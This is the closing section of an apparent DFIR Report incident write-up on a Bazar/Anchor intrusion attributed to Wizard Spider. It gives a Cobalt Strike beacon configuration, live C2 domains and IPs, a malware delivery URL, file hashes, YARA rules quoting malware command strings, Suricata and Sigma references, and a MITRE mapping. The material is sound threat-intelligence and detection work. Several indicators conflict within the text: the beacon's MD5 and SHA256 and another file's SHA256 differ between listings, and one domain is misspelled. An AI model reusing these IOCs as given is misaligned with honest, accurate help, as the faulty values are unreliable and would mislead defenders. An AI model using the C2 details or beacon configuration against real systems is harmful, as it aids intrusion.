| x64 URI Response:
| BeaconType: 8 (HTTPS)
| Port: 443
| Polling: 45000
| Jitter: 37
| Maxdns: 255
| C2 Server: gloomix.com,/jquery-3.3.1.min.js
| User Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
| HTTP Method Path 2: /jquery-3.3.2.min.js
| Header1:
| Header2:
| PipeName:
| DNS Idle: J}\xC4q
| DNS Sleep: 0
| Method1: GET
| Method2: POST
| Spawnto_x86: %windir%\syswow64\dlhhost.exe
| Spawnto_x64: %windir%\sysnative\dlhhost.exe
| Proxy_AccessType: 2 (Use IE settings)
|_
```

~tmp01925d3f.exe can be seen communicating with the Cobalt Strike C2 channel.

```
destinationIp      195.123.217.45
destinationIsIpv6  false
destinationPort    443
image              C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\~tmp01925d3f.exe
initiated          true
processGuid        {fe9e91f4-a874-6021-8508-000000003000}
processId          3500
protocol           tcp
```

Exfiltration

No exfiltration was observed but honey docs were taken off network and opened by the threat actors from remote locations. We assess that this exfiltration was performed over an encrypted C2 channel. This exfiltration has been going on for months and is rarely talked about when it comes to Wizard Spider.

Impact

We believe this intrusion would have ended with domain wide ransomware. The deployment of the Get-DataInfo.ps1 script and overall TTP's used in the intrusion are consistent with threat actors associated with deployments of the Ryuk ransomware family.

Enjoy our report? Please consider donating \$1 or more using [Patreon](#). Thank you for your support!

We also have pcaps, memory captures, scripts, executables, and Kape packages available [here](#)

IOCs

If you would like access to our internal MISP and/or threat feeds please see [here](#).

Date ↑	Org	Category	Type	Value	Tags	Galaxies	Comment	Correlate	Related Events
2021	[REDACTED]	Network activity	ip-dst	195.123.217.45	kill-chain:Command and Control Cobalt Strike		Cobalt Strike C2	✓	
2021	[REDACTED]	Network activity	domain	gloomix.com	kill-chain:Command and Control Cobalt Strike		Cobalt Strike C2	✓	
2021	[REDACTED]	Network activity	domain	yskencevli.com	kill-chain:Command and Control		AnchorDNS C2	✓	
2021	[REDACTED]	Network activity	domain	sluaknhbsoe.com	kill-chain:Command and Control		AnchorDNS C2	✓	
2021	[REDACTED]	Network activity	url	https://morrislibraryconsulting.com/favicam/gertnm.php	kill-chain:Delivery			✓	
2021	[REDACTED]	Network activity	ip-dst	34.210.71.206	kill-chain:Command and Control		Bazar	✓	
2021	[REDACTED]	Network activity	ip-dst	63.251.235.71	kill-chain:Command and Control		Bazar	✓	
2021	[REDACTED]	Network activity	ip-dst	208.100.26.238	kill-chain:Command and Control		Bazar	✓	541
2021	[REDACTED]	Network activity	ip-dst	54.241.149.90	kill-chain:Command and Control		Bazar	✓	
2021	[REDACTED]	Network activity	ip-dst	54.193.234.163	kill-chain:Command and Control		Bazar	✓	
2021	[REDACTED]	Network activity	ip-dst	54.176.158.165	kill-chain:Command and Control		Bazar	✓	
2021	[REDACTED]	Object name: file							
2021	[REDACTED]	Artifacts dropped	filename	extracted-cobalt-strike-beacon.exe				✓	
2021	[REDACTED]	Artifacts dropped	md5	49dc44df814a75e1390f5efb4a78aca6				✓	
2021	[REDACTED]	Artifacts dropped	sha1	a47fc79bc1f0da5d292a986acdbe9057d3dd15c9				✓	
2021	[REDACTED]	Artifacts dropped	sha256	738018c61a8db247615c9a3290c26fbbc4e230d5f8e00c4312401b90813c340c				✓	

Network

```
54.176.158.165
54.193.234.163
54.241.149.90
```

```
208.100.26.238
63.251.235.71
34.210.71.206
195.123.217.45
gloomix.com
https://morrislibraryconsulting.com/favicam/gertnm.php
xyskencevli.com
sluaknhbsoe.com
```

File

```
request_form_1612805504.xls
58eaac6124749d0e93df6d05a4380c22
7e14c560484cb7e8ae065224a7d4978b9939ef9a
d9b13ef49c80375e0a8cf20b840b1e8283b35c1a1a6adcbb4173eb25490530e0
~tmp01925d3f.exe
ef7047a0ca52ef7f4d20281b50207f71
61d8f56452fd9df5952fac84f10ea8520ed5958c
10ff83629d727df428af1f57c524e1eaddeef608c5a317a5bfc13e2df87fb63
anchorAsjuster_x64.exe
9fbc3d560d075f33a15aa67ae74ac6ef
a298c6f5f8902fb581a1b5b922f95b362747f9a7
3ab8a1ee10bd1b720e1c8a8795e78cdc09fec73a6bb91526c0ccd2dc2cfbc28d
anchorDNS_x64.exe
7160ac4abb26f0ca4c1b6dfba44f8d36
3820ff0d04a233745c79932b77eccfe743a81d34
9fdbd76141ec43b6867f091a2dca503edb2a85e4b98a4500611f5fe484109513
anchor_x64.exe
0be407690fd049ea640dfc64a80c7b2a
c9c4ef9b8b39c584d554de8afeb2be6f5648aa6d
ca72600f50c76029b6fb71f65423afc44e4e2d93257c3f95fb994adc602f3e1b
14wfa5dfs.exe
9a16a348d3f4e7da3e8746667624115f
bebdec590d2a2fffaecb970b73e3067294c9125b
2065157b834e1116abdd5d67167c77c6348361e04a8085aa382909500f1bbe69
extracted-cobalt-strike-beacon.exe
49dc44dfa14a76e139bf5efb4a78aca6
a47fc79bc1f0da5d292a986acdbe9057d3dd15c9
738018c61a8db247615c9a3290c26fbbc4e230d5fbc0c4312401b90813c340c
```

PDB paths

```
anchordns_x64.exe - z:\d\git\anchordns.llvm\bin\x64\release\anchordns_x64.pdb
anchor_x64.exe - z:\d\git\anchordns.llvm\bin\x64\release\anchordns_x64.pdb
~tmp01925d3f.exe - c:\users\hillary\source\repos\gromyko\release\gromyko.pdb
```

Accessed Honey Docs

```
IP: 23.94.51[.]80
UA: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET C
```

Detections

Network

```
ET INFO Observed DNS Query for EmerDNS TLD (.bazar)
ETPRO POLICY External IP Check (checkip.amazonaws.com)
ETPRO TROJAN Win32/TrickBot Anchor Variant Style External IP Check
ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection
ET SCAN Behavioral Unusual Port 139 traffic Potential Scan or Infection
ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex/Trickbot CnC)
```

ETPRO POLICY Possibly Suspicious example.com SSL Cert
ET POLICY OpenSSL Demo CA - Internet Widgits Pty (0)

Sigma

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_powershell_enc_cmd.yml

https://github.com/Neo23x0/sigma/blob/084cd39505861188d9d8f2d5c0f2835e4f750a3f/rules/windows/process_creation/win_malware_trickbot_r

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_commands_recon_activity.yml

https://github.com/Neo23x0/sigma/blob/c56cd2dfff6343f3694ef4fd606a305415599737/rules/network/net_dns_c2_detection.yml

Yara

```

/*
YARA Rule Set
Author: The DFIR Report
Date: 2021-02-22
Identifier: 1017 Anchoring Bazar
Reference: https://thedfirreport.com/
*/

/* Rule Set ----- */

import "pe"

rule bazar_14wfa5dfs {
meta:
description = "files - file 14wfa5dfs.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com/"
date = "2021-02-22"
hash1 = "2065157b834e1116abdd5d67167c77c6348361e04a8085aa382909500f1bbe69"
strings:
$s1 = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
$s2 = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
$s3 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$s4 = "0??dfg.dll ASHI128 bit 98tqewC58752F9578" fullword ascii
$s5 = "*http://crl4.digicert.com/assured-cs-g1.crl0L" fullword ascii
$s6 = "*http://crl3.digicert.com/assured-cs-g1.crl00" fullword ascii
$s7 = "/http://crl4.digicert.com/sha2-assured-cs-g1.crl0L" fullword ascii
$s8 = "appid={8A69D345-D564-463C-AFF1-A69D9E530F96}&iid={F61A86A8-0045-3726-D207-E8A923987AD2}&lang=ru&brow"
$s9 = "operator co_await" fullword ascii
$s10 = "appid={8A69D345-D564-463C-AFF1-A69D9E530F96}&iid={F61A86A8-0045-3726-D207-E8A923987AD2}&lang=ru&brow"
$s11 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
$s12 = "Google LLC1" fullword ascii
$s13 = "Google LLC0" fullword ascii
$s14 = "Unknown issuer0" fullword ascii
$s15 = "DigiCert, Inc.1$0\" fullword ascii
$s16 = "=Google%20Chrome&needsadmin=prefers&ap=x64-stable-statsdef_1&installdataindex=empty" fullword ascii
$s17 = "TIMESTAMP-SHA256-2019-10-150" fullword ascii
$s18 = "vggwrqqr7d6" fullword ascii
$s19 = "api-ms-win-core-file-l1-2-2" fullword wide /* Goodware String - occurred 1 times */
$s20 = "__swift_2" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 3000KB and
( pe.imphash() == "d8af53b239700b702d462c81a96d396c" or 8 of them )
}

rule cobalt_strike_tmp01925d3f {
meta:
description = "files - file ~tmp01925d3f.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com/"
date = "2021-02-22"

```

```
hash1 = "10ff83629d727df428af1f57c524e1eaddeefd608c5a317a5bfc13e2df87fb63"
strings:
$x1 = "C:\Users\hillary\source\repos\gromyko\Release\gromyko.pdb" fullword ascii
$x2 = "api-ms-win-core-synch-l1-2-0.dll" fullword wide /* reversed goodwill string 'lld.0-2-1l-hcnys-eroc-niw
$s3 = "gromyko32.dll" fullword ascii
$s4 = "<requestedExecutionLevel level='asInvoker' uiAccess='false'/>" fullword ascii
$s5 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$s6 = "https://sectigo.com/CPS0" fullword ascii
$s7 = "2http://crl.comodoca.com/AAACertificateServices.crl04" fullword ascii
$s8 = "?http://crl.usertrust.com/USERTrustRSACertificationAuthority.crl0v" fullword ascii
$s9 = "3http://crl.usertrust.com/USERTrustRSAAddTrustCA.crt0%" fullword ascii
$s10 = "http://ocsp.sectigo.com0" fullword ascii
$s11 = "2http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s" fullword ascii
$s12 = "2http://crl.sectigo.com/SectigoRSACodeSigningCA.crt0#" fullword ascii
$s13 = "http://www.digicert.com/CPS0" fullword ascii
$s14 = "AppPolicyGetThreadInitializationType" fullword ascii
$s15 = "alerajner@aol.com0" fullword ascii
$s16 = "gromyko.inf" fullword ascii
$s17 = "operator<=>" fullword ascii
$s18 = "operator co_await" fullword ascii
$s19 = "gromyko" fullword ascii
$s20 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
condition:
uint16(0) == 0x5a4d and filesize < 1000KB and
( pe.imphash() == "1b1b73382580c4be6fa24e8297e1849d" or ( 1 of ($x*) or 4 of them ) )
}

rule advanced_ip_scanner {
meta:
description = "files - file advanced_ip_scanner.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com/"
date = "2021-02-22"
hash1 = "722fff8f38197d1449df500ae31a95bb34a6ddaba56834b13eaaff2b0f9f1c8b"
strings:
$x1 = "<assembly xmlns='urn:schemas-microsoft-com:asm.v1' manifestVersion='1.0' xmlns:asmv3='urn:schemas-
$s2 = 'fo xmlns='urn:schemas-microsoft-com:asm.v3'><security><requestedPrivileges><requestedExecutionLevel
$s3 = "Executable files (*.exe)" fullword ascii
$s4 = "0RolUpdater.dll" fullword wide
$s5 = "Qt5WinExtras.dll" fullword ascii
$s6 = "Radmin.exe" fullword ascii
$s7 = "ping.exe" fullword ascii
$s8 = "tracert.exe" fullword ascii
$s9 = "famatech.com" fullword ascii
$s10 = "advanced_ip_scanner.exe" fullword wide
$s11 = "Z:\out\Release\NetUtils\x86\advanced_ip_scanner.pdb" fullword ascii
$s12 = "Qt5Xml.dll" fullword ascii
$s13 = "/telnet.exe" fullword ascii
$s14 = "onTargetScanned" fullword ascii
$s15 = "CScanTargetsShared" fullword ascii
$s16 = "10nCmdScanSelected( CScanTargets& )" fullword ascii
$s17 = "http://www.advanced-ip-scanner.com/" fullword ascii
$s18 = "2CmdScanSelected( CScanTargets& )" fullword ascii
$s19 = "</style></head><body style=' font-family:MS Shell Dlg 2'; font-size:8.25pt; font-weight:400; font-s-
$s20 = "<a href='http://www.radmin.com'>www.radmin.com</a>" fullword wide
condition:
uint16(0) == 0x5a4d and filesize < 5000KB and
( pe.imphash() == "a3bc8eb6ac4320e91b7faf1e81af2bbf" or ( 1 of ($x*) or 4 of them ) )
}

rule anchor_x64 {
meta:
description = "files - file anchor_x64.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com/"
date = "2021-02-22"
```

```
hash1 = "ca72600f50c76029b6fb71f65423afc44e4e2d93257c3f95fb994adc602f3e1b"
strings:
$x1 = "cmd.exe /c timeout 3 8& " fullword wide
$x2 = "<assembly xmlns=\urn:schemas-microsoft-com:asm.v1\ manifestVersion=\1.0\><trustInfo><security><req
$x3 = "api-ms-win-core-synch-l1-2-0.dll" fullword wide /* reversed goodwill string 'lld.0-2-1l-hcnys-eroc-niw
$s4 = "\\System32\\cmd.ex\\System32\\rundllp" fullword ascii
$s5 = "Z:\\D\\GIT\\anchorDns.llvm\\Bin\\x64\\Release\\anchorDNS_x64.pdb" fullword ascii
$s6 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$s7 = "cutionLevel level=\asInvoker\ uiAccess=\false\></requestedExecutionLevel></requestedPrivileges></s
$s8 = "thExecute" fullword ascii
$s9 = "on xmlns=\urn:schemas-microsoft-com:asm.v3\><windowsSettings><dpiAware xmlns=\http://schemas.micros
$s10 = "WinHTTP loader/1.0" fullword wide
$s11 = "AppPolicyGetThreadInitializationType" fullword ascii
$s12 = "AnchorDNS.cpp" fullword ascii
$s13 = "hardWorker.cpp" fullword ascii
$s14 = "operator<=>" fullword ascii
$s15 = "operator co_await" fullword ascii
$s16 = "/C PowerShell \Start-Slremove-Iteep 3; Re" fullword wide
$s17 = "<assembly xmlns=\urn:schemas-microsoft-com:asm.v1\ manifestVersion=\1.0\><trustInfo><security><re
$s18 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
$s19 = "UAWAVAUATVWSH" fullword ascii
$s20 = "AWAVAUATVWUSH" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 1000KB and
( pe.imphash() == "e2450fb3cc5b1b7305e3193fe03f3369" or ( 1 of ($x*) or 4 of them ) )
}

rule anchorDNS_x64 {
meta:
description = "files - file anchorDNS_x64.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com/"
date = "2021-02-22"
hash1 = "9fdbd76141ec43b6867f091a2dca503edb2a85e4b98a4500611f5fe484109513"
strings:
$x1 = "cmd.exe /c timeout 3 8& " fullword wide
$x2 = "<assembly xmlns=\urn:schemas-microsoft-com:asm.v1\ manifestVersion=\1.0\><trustInfo><security><req
$x3 = "api-ms-win-core-synch-l1-2-0.dll" fullword wide /* reversed goodwill string 'lld.0-2-1l-hcnys-eroc-niw
$s4 = "\\System32\\cmd.ex\\System32\\rundllp" fullword ascii
$s5 = "Z:\\D\\GIT\\anchorDns.llvm\\Bin\\x64\\Release\\anchorDNS_x64.pdb" fullword ascii
$s6 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$s7 = "cutionLevel level=\asInvoker\ uiAccess=\false\></requestedExecutionLevel></requestedPrivileges></s
$s8 = "thExecute" fullword ascii
$s9 = "on xmlns=\urn:schemas-microsoft-com:asm.v3\><windowsSettings><dpiAware xmlns=\http://schemas.micros
$s10 = "WinHTTP loader/1.0" fullword wide
$s11 = "AppPolicyGetThreadInitializationType" fullword ascii
$s12 = "AnchorDNS.cpp" fullword ascii
$s13 = "hardWorker.cpp" fullword ascii
$s14 = "operator<=>" fullword ascii
$s15 = "operator co_await" fullword ascii
$s16 = "/C PowerShell \Start-Slremove-Iteep 3; Re" fullword wide
$s17 = "<assembly xmlns=\urn:schemas-microsoft-com:asm.v1\ manifestVersion=\1.0\><trustInfo><security><re
$s18 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
$s19 = "UAWAVAUATVWSH" fullword ascii
$s20 = "AWAVAUATVWUSH" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 1000KB and
( pe.imphash() == "e2450fb3cc5b1b7305e3193fe03f3369" or ( 1 of ($x*) or 4 of them ) )
}

rule anchorAsjuster_x64 {
meta:
description = "files - file anchorAsjuster_x64.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com/"
date = "2021-02-22"
```

```
hash1 = "3ab8a1ee10bd1b720e1c8a8795e78cdc09fec73a6bb91526c0ccd2dc2cfbc28d"
strings:
$s1 = "curity<requestedPrivileges><requestedExecutionLevel level=\\"asInvoker\\" uiAccess=\\"false\\"></requester
$s2 = "anchorAdjuster* --source=<source file> --target=<target file> --domain=<domain name> --period=<recurse
$s3 = "anchorAdjuster* --source=<source file> --target=<target file> --domain=<domain name> --period=<recurse
$s4 = "target file \\"%s\\" fullword ascii
$s5 = "--target=" fullword ascii
$s6 = "hemas.microsoft.com/SMI/2005/WindowsSettings\>true</dpiAware></windowsSettings></application></assemb
$s7 = "error write file, written %i bytes, need write %i bytes, error code %i" fullword ascii
$s8 = "error create file \\"%s\\" , code %i" fullword ascii
$s9 = "guid: %s, shift 0x%08X(%i)" fullword ascii
$s10 = "ault value 15> -guid --count=<count of instances>" fullword ascii
$s11 = "domain: shift 0x%08X(%i)" fullword ascii
$s12 = "<assembly xmlns=\\"urn:schemas-microsoft-com:asm.v1\\" manifestVersion=\\"1.0\\"><trustInfo xmlns=\\"urn:s
$s13 = "vileges></security></trustInfo><application xmlns=\\"urn:schemas-microsoft-com:asm.v3\\"><windowsSetting
$s14 = "wrong protocol type" fullword ascii /* Goodware String - occurred 567 times */
$s15 = "network reset" fullword ascii /* Goodware String - occurred 567 times */
$s16 = "owner dead" fullword ascii /* Goodware String - occurred 567 times */
$s17 = "connection already in progress" fullword ascii /* Goodware String - occurred 567 times */
$s18 = "network down" fullword ascii /* Goodware String - occurred 567 times */
$s19 = "protocol not supported" fullword ascii /* Goodware String - occurred 568 times */
$s20 = "connection aborted" fullword ascii /* Goodware String - occurred 568 times */
condition:
uint16(0) == 0x5a4d and filesize < 700KB and
( pe.imphash() == "9859b7a32d1227be2ca925c81ae9265e" or 8 of them )
}
```

MITRE

```
Spearphishing Link - T1566.002
Command-Line Interface - T1059
Malicious File - T1204.002
Scheduled Task - T1053.005
User Execution - T1204
Process Injection - T1055
DNS - T1071.004
Commonly Used Port - T1043
Application Layer Protocol - T1071
Exfiltration Over C2 Channel - T1041
SMB/Windows Admin Shares - T1021.002
Domain Trust Discovery - T1482
Domain Account - T1087.002
Remote System Discovery - T1018
System Information Discovery - T1082
OS Credential Dumping - T1003
```

Internal case #1017

Source: <https://thedfirreport.com/2021/03/08/bazar-drops-the-anchor/>